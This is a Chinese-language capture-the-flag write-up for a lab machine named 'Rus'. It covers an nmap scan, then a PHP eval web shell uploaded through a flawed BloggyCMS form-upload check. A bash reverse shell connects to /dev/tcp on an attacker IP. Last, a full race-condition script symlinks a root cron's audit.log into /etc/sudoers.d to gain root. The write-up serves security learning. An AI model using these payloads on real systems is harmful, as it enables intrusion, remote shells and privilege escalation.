
192.168.56.121

Rus login: ^[[[B^[[[B^[[[B_

1.1. 信息收集

nmmap

```
hollow@Hollow:/mnt/渗透$ nmap -sV 192.168.56.121
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-22 13:55 +0800
Nmap scan report for 192.168.56.121
Host is up (0.0024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds

hollow@Hollow:/mnt/渗透$
```

开放22、80

打开web界面

发现是一个空白界面



查看源码以及标题可以发现这是一个cms系统BloggyCMS 然后就没有什么了 用 dirsearch扫描以下目录 不加过滤 会看到很多302 我们只需要看200就可以了

dirsearch -u <http://192.168.56.121/> -i 200



然后我们注册的时候会发现跳转到rus.dsz中



我们添加到host中 如果需要在虚拟机访问的话 也要在/etc/hosts添加记录 我这边用wsl直接添加windows本地的host就好

1.2. 文件上传拿到www权限 user.txt

然后再/form/contact看到一个上传文件的接口

Обратная связь
 или выберите любой файл

猜测可以上传一句话木马
cmd.php



1 | GIF89a

```
2  <?php
3  @eval($_POST['cmd']);
4  echo('123');
5  ?>
```


发现上传成功

我们可以在暴露的uploads接口中拿到地址

http://rus.dsz/uploads/forms/2026-08/1787380324_6a8942645e53c_cmd.php

连接蚁剑 反弹shell

```
1  bash -c 'bash -i >& /dev/tcp/192.168.56.120/4444 0>&1'
```



```
ESC]3008;start=947bec94fb5f4902bc75199fa6a03e95;user=root;hostname=kali;machineid=fb6a379c7d534264b28dfebe2ff42e06;bootid=efb459bea00
c498ea27352a65c493c81;pid=368228;pidfdid=368528;comm=su;targetuser=root;type=sessionESC\root/.zshrc:1: command not found: #
root@kali ~ /home/kali nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.120] from (UNKNOWN) [192.168.56.121] 47632
bash: cannot set terminal process group (581): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Rus:/$
```

然后转换一下tty



```
1 python3 -c 'import pty; pty.spawn("/bin/bash")'\script -qc
/bin/bash /dev/null
2 export TERM=xterm
3 export SHELL=/bin/bash
4
5 stty raw -echo; fg
6 reset
```

拿到user.txt

```
www-data@Rus:/$ stty rows 40 cols 120
www-data@Rus:/$ tty
/dev/pts/0
www-data@Rus:/$ ls
bin  dev  home  initrd.img.old  lib64      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib          lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
www-data@Rus:/$ cd /home/
www-data@Rus:/home$ ls
yangnb
www-data@Rus:/home$ cd yangnb/
www-data@Rus:/home/yangnb$ ls
user.txt
www-data@Rus:/home/yangnb$ cat user.txt
flag{user-7a69386c6b324071d2c5e71e8b834e33}
www-data@Rus:/home/yangnb$
```

flag{user-7a69386c6b324071d2c5e71e8b834e33}

关于这个题目的文件上传 看下面

1.3. 代码审计之文件上传


然后具体的上传流程

在暴露的README.md 我们发现暴露了github的地址然后我们从暴露的地址下载源码进行分析 看一下他的上传逻辑是不是有缺陷

<https://github.com/sandwichov/BloggyCms/archive/refs/heads/main.zip>

然后我直接给ai了 让ai帮忙审计一下 还是太懒了(bushi)

在system/controllers/forms/actions/ProcessForm.php中校验客户端mime



```

1  $allowedTypes = ['image/jpeg', 'image/png', 'image/gif',
    'application/pdf'];
2
3  if (!in_array($file['type'], $allowedTypes)) {
4      $errors[$fieldName] = "Разрешены только JPEG, PNG, GIF
    и PDF файлы";
5  }

```

也就是说我们在content-type中添加'image/jpeg', 'image/png', 'image/gif', 'application/pdf' 服务端就会判定是图片类型

在 system/controllers/forms/Model.php中

```

1  $fileName = time() . '_' . uniqid() . '_' . $this->
    sanitizeFileName($file['name']);
2  $filePath = $fullPath . '/' . $fileName;
3
4  if (move_uploaded_file($file['tmp_name'], $filePath)) {
5      ...
6  }

```

php

保存路径：

```

1  $uploadPath = ROOT_PATH . '/uploads/forms';
2  $monthDir = date('Y-m');
3  $fullPath = $uploadPath . '/' . $monthDir;

```

最终文件路径类似：

```

1  /uploads/forms/2026-08/时间_随机_hollow.php

```

也就是说上传后会保留后缀名

然后因为上传到的路径我们web可以访问到 所以可以执行php

然后在system/helpers/FormRenderer.php中我们发现一个隐藏的校验逻辑

```
1  $fileExtension = strtolower(pathinfo($file['name'],  
PATHINFO_EXTENSION));  
2  $fileMime = mime_content_type($file['tmp_name']);  
3  
4  if (!in_array($fileExtension, $allowedTypes) &&  
!in_array($fileMime, $allowedTypes)) {  
5      return "Разрешены только файлы типов: " . implode(',  
, $allowedTypes);  
6  }
```

具体意思就是扩展名和MIME只要一个通过就允许上传 所以符合文件上传漏洞

1.4. 通过竟态提权到root

在定时任务/etc/cron.d/bloggy-audit中发现

```
www-data@Rus:/home/yangnb$ cat /etc/cron.d/bloggy-audit  
* * * * * root /usr/local/bin/bloggy_audit.sh  
www-data@Rus:/home/yangnb$
```

每分钟执行/usr/local/bin/bloggy_audit.sh

我们查看/usr/local/bin/bloggy_audit.sh这个文件

```
1  #!/bin/bash  
2  # 收集站点表单目录下的日志文件内容,写入审计日志  
3  OUT=/opt/bloggycms/storage/audit.log  
4  mkdir -p /opt/bloggycms/storage  
5  chown www-data:www-data /opt/bloggycms/storage  
6  cd /opt/bloggycms/uploads/forms  
7
```

sh

```
8 [ -L "$OUT" ] && exit 2
9 DATA=$(find . -type f -name "*.log" -exec cat {} +)
10 printf "%s\n" "$DATA" > "$OUT"
```

这个文件的意思就是检测audit.log是不是软连接是就退出
不是的话把uploads/from文件夹下面的.log文件写到audit.log中
uploads/from这个文件夹是我们可写的
但是在代码

```
1 [ -L "$OUT" ] && exit 2
2 DATA=$(find . -type f -name "*.log" -exec cat {} +)
3 printf "%s\n" "$DATA" > "$OUT" sh
```

这里检查和写入存在一些漏洞

也就是说他先检测 不是软连接就通过 并执行DATA=\$(find . -type f -name "*.log" -exec cat {} +)

但如果此时文件比较多而且大的话 他执行会花费一些时间 我们在这个时间里面可以对这个文件进行软连接操作

符合检查时和使用时的竞态

通过这个我们可以在文件/etc/sudoers.d/zz_hollow_wwwdata里面写入www-data ALL=(ALL) NOPASSWD:ALL

(前一天一不小心把wsl的sudoers删掉了 顺便了解了一些sudoers 然后竟然就碰到了 好巧)

所以利用方式就形成了

1. 检查 audit.log 不是软链接
 2. 中途把 audit.log 换成软链接
 3. root 写入时跟随软链接写到 /etc/sudoers.d/zz_hollow_wwwdata
- 然后因为自己的代码能力很差 所以让ai搓了一个exp脚本

```
1 #!/bin/bash
2 sh
```

```
3  BASE="/opt/bloggycms/uploads/forms"
4  RDIR="$BASE/hollow_race"
5  OUT="/opt/bloggycms/storage/audit.log"
6  TARGET="/etc/sudoers.d/zz_hollow_wwwdata"
7
8  USER_TO_GRANT="${1:-$(id -un)}"
9  PAD_SIZE="${PAD_SIZE:-80000000}"
10
11  echo "[+] current user: $(id)"
12  echo "[+] grant sudo to: $USER_TO_GRANT"
13  echo "[+] payload size: $PAD_SIZE"
14
15  if [ ! -w "$BASE" ]; then
16      echo "[-] no write permission on $BASE"
17      exit 1
18  fi
19
20  if [ ! -w "$(dirname "$OUT")" ]; then
21      echo "[-] no write permission on $(dirname "$OUT")"
22      exit 1
23  fi
24
25  mkdir -p "$RDIR"
26
27  echo "[+] creating payload log..."
28
29  {
30      printf "%s ALL=(ALL) NOPASSWD:ALL\n" "$USER_TO_GRANT"
31      yes "# padding" | head -c "$PAD_SIZE"
32      printf "\n"
33  } > "$RDIR/00_payload.log"
34
35  echo "[+] payload: $RDIR/00_payload.log"
36  echo "[+] target : $TARGET"
37
38  # 先确保 audit.log 是普通文件，避免 cron 一开始检查到软链接直接退出
```

```
39  rm -f "$OUT" 2>/dev/null
40  : > "$OUT" 2>/dev/null
41
42  echo "[+] waiting for root cron: bloggy_audit.sh"
43  echo "[+] this may take up to 2 minutes..."
44
45  end=$(( $(date +%s) + 180 ))
46
47  while [ "$(date +%s)" -lt "$end" ]; do
48      # 等待 cron 进程出现前，一直保持 OUT 是普通文件
49      rm -f "$OUT" 2>/dev/null
50      : > "$OUT" 2>/dev/null
51
52      # 检测 root cron 脚本是否启动
53      if pgrep -f "[b]loggy_audit.sh" >/dev/null 2>&1; then
54          echo "[+] cron detected, switching audit.log to
55          symlink"
56
57          rm -f "$OUT" 2>/dev/null
58          ln -s "$TARGET" "$OUT" 2>/dev/null
59
60          # cron 运行期间保持软链接
61          while pgrep -f "[b]loggy_audit.sh" >/dev/null 2>&1; do
62              sleep 0.02
63          done
64
65          echo "[+] cron finished, checking sudo..."
66
67          if sudo -n -l 2>/dev/null | grep -q "NOPASSWD"; then
68              echo "[+] success: sudoers written"
69              sudo -n id
70              exit 0
71          else
72              echo "[-] not hit this round, retrying..."
73              rm -f "$OUT" 2>/dev/null
74              : > "$OUT" 2>/dev/null
```

```

74         fi
75     fi
76
77     sleep 0.05
78 done
79
80 echo "[-] timeout, race failed. Run it again or increase
    PAD_SIZE."
81 exit 1

```

执行

```

www-data@Rus:/tmp$ vim exp.sh
www-data@Rus:/tmp$ chmod +x exp.sh
www-data@Rus:/tmp$ ./exp.sh
[+] current user: uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] grant sudo to: www-data
[+] payload size: 80000000
[+] creating payload log...
yes: standard output: Broken pipe
[+] payload: /opt/bloggycms/uploads/forms/hollow_race/00_payload.log
[+] target : /etc/sudoers.d/zz_hollow_wwwdata
[+] waiting for root cron: bloggy_audit.sh
[+] this may take up to 2 minutes...
[+] cron detected, switching audit.log to symlink
[+] cron finished, checking sudo...
[+] success: sudoers written
uid=0(root) gid=0(root) groups=0(root)
www-data@Rus:/tmp$

```

成功

拿到flag

```

root@Rus:~# cat root.txt
flag{root-a5249a8e70de72bb86a5a243f4e7ae47}
root@Rus:~# cat /home/yangnb/user.txt
flag{user-7a69386c6b324071d2c5e71e8b834e33}
root@Rus:~#

```

flag{root-a5249a8e70de72bb86a5a243f4e7ae47}

flag{user-7a69386c6b324071d2c5e71e8b834e33}